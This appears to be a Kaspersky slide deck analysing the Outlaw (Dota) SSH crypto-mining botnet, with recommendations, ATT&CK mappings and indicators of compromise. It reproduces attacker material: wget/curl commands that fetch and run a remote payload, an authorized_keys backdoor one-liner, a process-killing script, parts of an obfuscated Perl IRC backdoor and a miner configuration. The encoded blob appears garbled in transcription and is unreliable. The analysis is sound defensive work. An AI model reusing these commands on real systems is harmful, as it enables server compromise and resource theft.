kaspersky

Outlaw: Abusing SSH for fun and profit

Cristian Souza

Global Emergency Response Team | Kaspersky Lab

Agenda

- Introduction
- Analysis
- Victims
- Recommendations
- Conclusion
- Tactics, techniques and procedures
- Indicators of compromise

kaspersky

Full article

Outlaw cybergang attacking targets worldwide

SOC, TI AND IR POSTS 29 APR 2025 minute read

// AUTHORS

Expert CRISTIAN SOUZA · Expert ASHLEY MUÑOZ · Expert EDUARDO OVALLE

https://securelist.com/outlaw-botnet/116444/

Introduction

- In a recent incident response case in Brazil, we dealt with a relatively simple, yet very effective threat focused on Linux environments.

- Outlaw (also known as "Dota") is a Perl-based crypto mining botnet that typically takes advantage of weak or default SSH credentials for its operations.

kaspersky

Analysis

- We started the analysis by gathering relevant evidence from a compromised Linux system.

- We identified an odd authorized SSH key for a user called suporte (in a Portuguese-speaking environment, this is an account typically used for administrative tasks in the operating system).

```
$ cat authorized_keys-suporte
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0b
UanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9
FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zY
kFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw==
 mdrfckr
```

kaspersky

Analysis

- After the initial SSH compromise, the threat actor downloads the first-stage script, tddwrt7s.sh, using utilities like wget or curl.
- This artifact is responsible for downloading the dota.tar.gz file from the attackers' server.

```
wget http://<IP_ADDRESS>/tddwrt7s.sh
curl -O http://<IP_ADDRESS>/tddwrt7s.sh
chmod 777 tddwrt7s.sh

sh -c "nohup ./tddwrt7s.sh \
  \"http://<IP_ADDRESS>/dota.tar.gz\" \
  \"http://<IP_ADDRESS>/dota.tar.gz\" \
  \"http://<IP_ADDRESS>/dota.tar.gz\" \
  \"http://<IP_ADDRESS>/dota.tar.gz\" \
  \"http://<IP_ADDRESS>/dota.tar.gz\" \
  \"http://<IP_ADDRESS>/dota.tar.gz\" \
  \"http://<IP_ADDRESS>/dota.tar.gz\" \
  >> /dev/null &
  2>&1 3>&1"

nohup ./tddwrt7s.sh \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz

/bin/bash ./tddwrt7s.sh \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz \
  http://<IP_ADDRESS>/dota.tar.gz

rm -rf .ssh
rm -rf .mountfs

mkdir .mountfs
sleep 270s

curl -O -f http://<IP_ADDRESS>/dota.tar.gz
sleep 10s

tar xvf dota.tar.gz
```

Analysis

- After the decompression, a hidden directory, named ".configrc5", was created in the user's home directory:

```
$ tree .
.
├── a
│   ├── a
│   ├── bash.pid
│   ├── cert_key.pem
│   ├── cert.pem
│   ├── dir.dir
│   ├── init0
│   ├── kswapd0
│   ├── run
│   ├── stop
│   ├── tors
│   │   ├── bin
│   │   │   ├── tor
│   │   │   ├── tor-gencert
│   │   │   ├── torify
│   │   │   ├── tor-print-ed-signing-cert
│   │   │   └── tor-resolve
│   │   ├── cleandirs.sh
│   │   ├── etctor
│   │   │   └── tor
│   │   │       └── torrc1
│   │   ├── libtor
│   │   │   └── tor1
│   │   │       ├── keys
│   │   │       ├── lock
│   │   │       ├── state
│   │   │       └── tor1.pid
│   │   ├── share
│   │   │   └── tor
│   │   │       ├── geoip
│   │   │       └── geoip6
│   │   ├── start.sh
│   │   └── stop.sh
│   └── upd
├── b
│   ├── a
│   ├── dir.dir
│   ├── run
│   ├── stop
│   └── sync
└── cron.d
```

kaspersky

Analysis

- Interestingly enough, one of the first execution steps is checking if other known miners are present on the machine using the script a/init0:

```
# Killing and blocking miners by network related IOC
network(){
	# Kill by known ports/IPs
	netstat -anp | grep 69.28.55.86:443 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep 185.71.65.238 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep 140.82.52.87 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep 119.9.76.107 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :143 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :2222 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :3333 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :3389 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :4444 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :5555 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :6666 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :6665 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :6667 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :7777 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :8444 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :3347 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :14444 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :14433 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep :13531 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep 138.199.40.233:9137 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
	netstat -anp | grep 185.150.117.29 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
}

files
processes
network
echo "DONE"
```

Analysis

- The script also kills processes that are not whitelisted:
  - (CPU usage > 40%) and not (kswapd0, tsm, rsync, tor, httpd, blitz, or mass).

```
# Killing big CPU
#VAR=$(ps uwx|awk '{print $2":"$3}'| grep -v CPU)
ps axf -o "pid %cpu" | awk '{if($2>=40.0) print $1}' | while read procid
do
                                cat /proc/$procid/cmdline| grep -a -E "kswapd0|tsm|rsync|tor|httpd|blitz|mass"
                                if [ $? -ne 0 ]
                                then
                                                                kill -9 $procid
                                else
                                                                echo "don't kill"
                                fi
done
```

kaspersky

Analysis

- After the process checks and killing are done, the b/run file is executed.
- This artifact is responsible for maintaining persistence on the infected machine and executing next-stage malware from its code.

```
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcB
Ox8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9
eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylA
KGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14
ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw==
mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh
```

Analysis

- The next-stage malware is a Base64-encoded string inside the b/run script that, once decoded, reveals another level of obfuscation: this time an obfuscated Perl script.

```
#!/usr/bin/perl
# Obfuscated by www.perlobfuscator.com
eval unpack u=>q{_(R,C(R,C(R,C(R!#3TY&24=54D%#04\@(R,C(R,C(R,C(R,C"FUY("1P<F]C97-S;R`](" =R<WEN8R<["@HD_<V5R=FED;W(])S0U+CDN,30X+CDY)R!U;FQE<W,@)'-E<G9
I9&]R.PIM>2`D<&]R=&$])S0T,R<["FUY($!C_86YA:7,]*"(C,#`Y.3DB*3L*;7D@0&%D;7,]*")M;VQL>2(L(G!O;&QY(BD["FUY($!A=71H/2@B;&]C86QH_;W-T(BD["@HC($%N=&D@1FQO;V0
@*"`V+S,@4F5C;VUE;F1A9&\@*0IM>2`D;&EN87-?;6%X/34["FUY("1S_;&5E<#TU.PH*;7D@)&YI8VL@/2!G971N:6-K*"D["FUY("1I<F-N86UE(#T@9V5T;FEC:R@I.PIM>2`D<F5A_;&YA;64
@/2`H8'5N86UE("UA8"D["@IM>2`D86-E<W-O<VAE;&P@/2`Q.PHC(R,C(R!3=&5A;'1H(%-H_96QL0F]T(",C(R,C(R,*;7D@)'!R969I>&\@/2`B(2`B.PIM>2`D97-T871I<W1I8V%S
(#T@,#L*;7D@_)'!A8V]T97,@/2`Q.PHC(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,C(R,*"FUY("1615)304\@_/2`G,"XR82<["@HD4TE'>R=)3E0G?2`](" =)1TY/4D4G.PHD4TE'
>R=(55`G?2`](" =)1TY/4D4G.PHD4TE'_>R=415)-)WT@/2`G24=.3U)%)SL*)%-)1WLG0TA,1"=](#T@)TE'3D]212<["B1324=[)U!3)WT@/2`G24=._3U)%)SL*"G5S92!)3SHZ4V]C:V5T.PIU
<V4@4V]C:V5T.PIU<V4@24\Z.E-E;&5C=#L*8VAD:7(H(B\B*3L*_)'-E<G9I9&]R/2(D05)'5ELP72(@:68@)$%21U9;,%T["B0P/2(D<')O8V5S<V\B+B)<,"(["FUY("1P:60]_9F]R:SL*97AI
="!I9B`D<&ED.PID:64@(E!R;V)L96UA(&-O;2!O(&90<FLZ("0A(B!U;FQE<W,@9&5F:6YE_9"@D<&ED*3L*"FUY("5I<F-?<V5R=F5R<SL*;7D@)41#0SL*;7D@)&1C8U]S96P@/2!N97<@24\Z.
E-E;&5C_="T^;F5W*"D["@HC(R,C(R,C(R,C(R,C(R,C(R,*(R!3=&5A;'1H(%-H96QL8F]T("`C"B,C(R,C_(R,C(R,C(R,C(R,C(PH*"@IS=6(@9V5T;FEC:R![("B`@(VUY("1R971O<
FYO;FEC:R`](" 9?9V5T*")H='1P_.B\O=V5B<W5R=F5Y+F)U<G-T;65D:6$N8V]M+VYA;65S+G1X="(I.PH@("-R971U<FX@)')E=&];R;F]N:6-K_.PH@(')E='5R;B`B>"(N:6YT*')A;F0H.3`P,
"DI+FEN="AR86YD*#DP,#`I*3L*?0H*"G-U8B!G971I9&5N_="![("B`@;7D@)')E=&];R;F]I9&5N="`](" 9?9V5T*")H='1P.B\O=W=W+FUI;G!O<"YC;VTO<VLQ,G!I9G(`:61E;G1S+G1X="(I.
PH@(&UY("1I9&5N=&-%-H86YC92`](&EN="AR86YD*#DY,#`I*2D["B`@:68@*"1I9&5N_=&-%-H86YC92`^(#,P*2![("B`@(`@<F5T=7)N("1N:6-K.PH@("!])@96QS92![("B`@(`@<F5T=7)N("1R97
1O_<FYO:61E;G0["B`@?0H@(')E='5R;B`D<F5T=7)N;VED96YT.PI]"@IS=6(@9V5T;F%M92![("B`@;7D@)')E=&];R;F]N86UE(#T@9V5T*")H='1P.B\O=W=W+FUI;G!O<"YC;VTO<VLQ,G!I9G(`:61E;G1S+G1X="(I.
%C:R]N86UE<RYP:'`B*3L*_("!R971U<FX@)')E=&];R;F]N86UE.PI]"@HC($E$$14Y4(%1%35!/4D%224$@+2!I9&5N="`]("!D82!I;G1E<FYE="!E;G1R82!I;G1E<FYA;65N=&4@9&4@9&%R(&YO=F%M96YT92!D;W,@=F%M96YT92!B
!["B`@("`@("`@;7D@)&QI;F4]/#0T4%IO8V5S<SX[("`@("`@("`@;7D@*"$I9V@H)&QI;F4@(3T@=6YD968I('L@("`@("`@("`@(`@<&EN9"`\(#Y('1O(&AO=R!W:6QL(&YO(&%M;W)E(&%S:&EN9RXN+B`F:7,@/2!3=&%R
DG*3L*("`@("!F;W)E86-H(&UY("1N:6-K("AM>2`D<V5R=F5R("5I<F-?<V5R=F5R<R`@*2![("`@("`@("`@("`@(1R86YD*"`@("`@("`@("`@(&YI8VL@/2`D;FEC:R`N("1S97)V97(@+B`B7R(@+B!R86YD*#$P,#`P,"D["B`@("`@("`@("`@("`@
`@(')E='5R;B`D;FEC:R`N("1S97)V97(@+B`B7R(@+B!R86YD*#$P,#`P,"D["B`@("`@("`@('-O8VME="@D<V]C:V5T+"!01E]I;F5T+"!33T-+7U-44D5!32P@9V5T<')O=&]B>6YA;64H)W1C<"<I*2!O<B!D:64@(E-O8VME="!F86EL960Z("0A(CL*("`@("`@
@(&]P96XH4U1$3U54+"`G/B8G+"`D<V]C:V5T*2!O<B!D:64@(D-A;B=T(&1U<"!35$1/550Z("0A(CL*("`@("`@(&]P96XH4U1$15)2+"`G/B8G+"`D<V]C:V5T*2!O<B!D:64@(D-A;B=T(&1U<"!35$1%4E(Z("0A(CL*("`@("`@("`@("`@("`@('!R:6YT("`@(`@('5N;&EN:R@D,"D@:68@+64@)#`[("`@("`@(%1
P7V=E=%]R97-U;'0["B`@("`@("`@("`@("`@<')I;G0@(D)Y92`@9&5L971E9"!F:6QE7&XB*3L*("`@("`@("`@("`@("`@(&5X:70H,"D["B`@("`@("`@?0H@("`@(&-L;W-E*"1C;VYN96-T:6]N*3L*("`@('T@("`@("`@("`@(')E='5R;B`Q.PI]"@IS=6(@9V5T
D14Y6>R1??2E](&ME>7,@)45.5CL*("!$96)U9R@B!I9B`H)'!I9"`]/2`P*2!;("`@("`@(&1E=&%C:"AS='5F9BD[("`@("`@(%!R;V-E<W-O<B!D=6UP("!E;F0@;V8@<V-R:7!T("AS;VUE('!R;V-E<W-E<R!W:6QL(&YE=F5R(&5N9"D@("`@('!R:6YT("`@('T@("`@("`@("`@
```

Analysis

- This Perl script is an IRC-based botnet client that acts as a backdoor on a compromised system.

- Upon execution, it disguises itself as an rsync process, creates a copy of itself in the background, and ignores termination signals.

```perl
my $processo = 'rsync';
$servidor = '45.9.148.99' unless $servidor;
my $porta = '443';
my(@canais) = '#00999';
my(@adms) = ('molly', 'polly');
my(@auth) = 'localhost';
my $linas_max = 5;
my $sleep = 5;
my $nick = getnick();
my $ircname = getnick();
my $realname = `uname -a`;
my $acessoshell = 1;
my $prefixo = '! ';
my $estatisticas = 0;
my $pacotes = 1;
my $VERSAO = '0.2a';
$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';
use IO::Socket;
use Socket;
use IO::Select;
chdir '/';
$servidor = "$ARGV[0]" if $ARGV[0];
$0 = "$processo" . "\000";
my $pid = fork;
exit if $pid;
die "Problema com o fork: $!" unless defined $pid;
my(%irc_servers, %DCC);
```

Analysis

- XMRig miner:
  - Another file from the hidden directory, a/kswapd0, is an ELF packed using UPX.

```
$ file a/kswapd0
a/kswapd0: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
$ diec !$
diec a/kswapd0
ELF64
    Packer: UPX(4.02)[NRV,brute]

$ strings -tx a/kswapd0 | grep -i upx
     ea {mUPX!
  66d57 UPxf+Y
 21ebbb $Info: This file is packed with the UPX executable packer http://upx.sf.net $
 21ec0a $Id: UPX 4.02 Copyright (C) 1996-2023 the UPX Team. All Rights Reserved. $
 21eefe UPX!u
 21f70d UPX!
 21f718 UPX!
```

```
$ ./upx -d ../a/kswapd0
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2025
UPX 5.0.0       Markus Oberhumer, Laszlo Molnar & John Reiser   Feb 20th 2025

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   6121144 <-   2225980   36.37%   linux/amd64   kswapd0

Unpacked 1 file.
```

Analysis

- By querying the hash on threat intelligence portals and by statically analyzing the sample, it became clear that this binary is a malicious modified version of XMRig (6.19.0), a cryptocurrency miner.

```
XMRig 6.19.0
 built on Feb 22 2023 with GCC
```

kaspersky


Analysis

- We also found a configuration file embedded in the binary:


```
"log-file": null,
"pools": [
    {
        "algo": null,
        "coin": "monero",
        "url": "45.9.148.234:80",
        "user": "483fmPjXwX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaZgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFqwuxS",
        "pass": "x",
        "rig-id": null,
        "nicehash": true,
        "keepalive": true,
        "enabled": true,
        "tls": true,
        "tls-fingerprint": null,
        "daemon": false,
        "self-select": null
    },
    {
        "algo": null,
        "coin": "monero",
        "url": "45.9.148.59:443",
        "user": "483fmPjXwX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaZgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFqwuxS",
        "pass": "x",
```


Victims

- Affected countries:



Victims

- Victims by month:



Recommendations

- We recommend that system administrators adopt a proactive approach to hardening their servers.
- Even simple practices, such as using key-based authentication, can be highly effective.
- The /etc/ssh/sshd_config file allows for the use of several additional parameters to improve security.

Recommendations

- We recommend that system administrators adopt a proactive approach to hardening their servers.
- Even simple practices, such as using key-based authentication, can be highly effective.
- The /etc/ssh/sshd_config file allows for the use of several additional parameters to improve security.

Recommendations - SSH configuration example:

```
Protocol 2
Port 2222

LoginGraceTime 10
PermitRootLogin no
MaxAuthTries 3
IgnoreRhosts yes
PubkeyAuthentication yes
PasswordAuthentication no
PermitEmptyPasswords no
```

```
UsePAM yes
ChallengeResponseAuthentication no
KerberosAuthentication no
GSSAPIAuthentication no

AllowAgentForwarding no
AllowTcpForwarding no
X11Forwarding no
PrintMotd no
PrintLastLog yes
PermitUserEnvironment no
ClientAliveInterval 300
ClientAliveCountMax 2
PermitTunnel no

Banner /etc/ssh/custom_banner
AllowUsers *@10.10.10.217
```

Conclusion

- By focusing on weak or default SSH credentials, Outlaw keeps improving and broadening its Linux-focused toolkit.
- By hardening SSH configurations, keeping an eye out for questionable processes, and limiting SSH access to trustworthy users and networks, system administrators can greatly lessen this hazard.

kaspersky

Tactics, techniques and procedures

Tactic	Technique	ID
Execution	Command and Scripting Interpreter: Unix Shell	T1059.004
Persistence	Scheduled Task/Job: Cron	T1053.003
Persistence	Account Manipulation: SSH Authorized Keys	T1098.004
Defense Evasion	Obfuscated Files or Information	T1027
Defense Evasion	Indicator Removal: File Deletion	T1070.004
Defense Evasion	File and Directory Permissions Modification	T1222
Defense Evasion	Hide Artifacts: Hidden Files and Directories	T1564.001
Defense Evasion	Obfuscated Files or Information: Software Packing	T1027.002
Credential Access	Brute Force	T1110
Discovery	System Information Discovery	T1082
Discovery	Process Discovery	T1057

Tactic	Technique	ID
Discovery	Account Discovery	T1087
Discovery	System Owner/User Discovery	T1033
Discovery	System Network Connections Discovery	T1049
Lateral Movement	Remote Services: SSH	T1021.004
Collection	Data from Local System	T1005
Command and Control	Application Layer Protocol	T1071
Command and Control	Ingress Tool Transfer	T1105
Exfiltration	Exfiltration Over Alternative Protocol	T1048
Impact	Resource Hijacking	T1496
Impact	Service Stop	T1489

Indicators of compromise

- 15f7c9af535f4390b14ba03ddb990c732212dde8 (a)
- 982c0318414c3fdf82e3726c4ef4e9021751bbd9 (init0)
- f2b4bc2244ea8596a2a2a041308aa75088b6bbd5 (kswapd0)
- 4d5838c760238b77d792c99e64bd962e73e28435 (run)
- d0ba24f9fad04720dff79f146769d0d8120bf2ff (decoded Perl script)
- 45[.]9[.]148[.]99 (Attacker's C2)
- 483fmPjXwX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaZgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFqwuxS (Monero wallet)

kaspersky

Outlaw: Abusing SSH for fun and profit

Cristian Souza

Global Emergency Response Team | Kaspersky Lab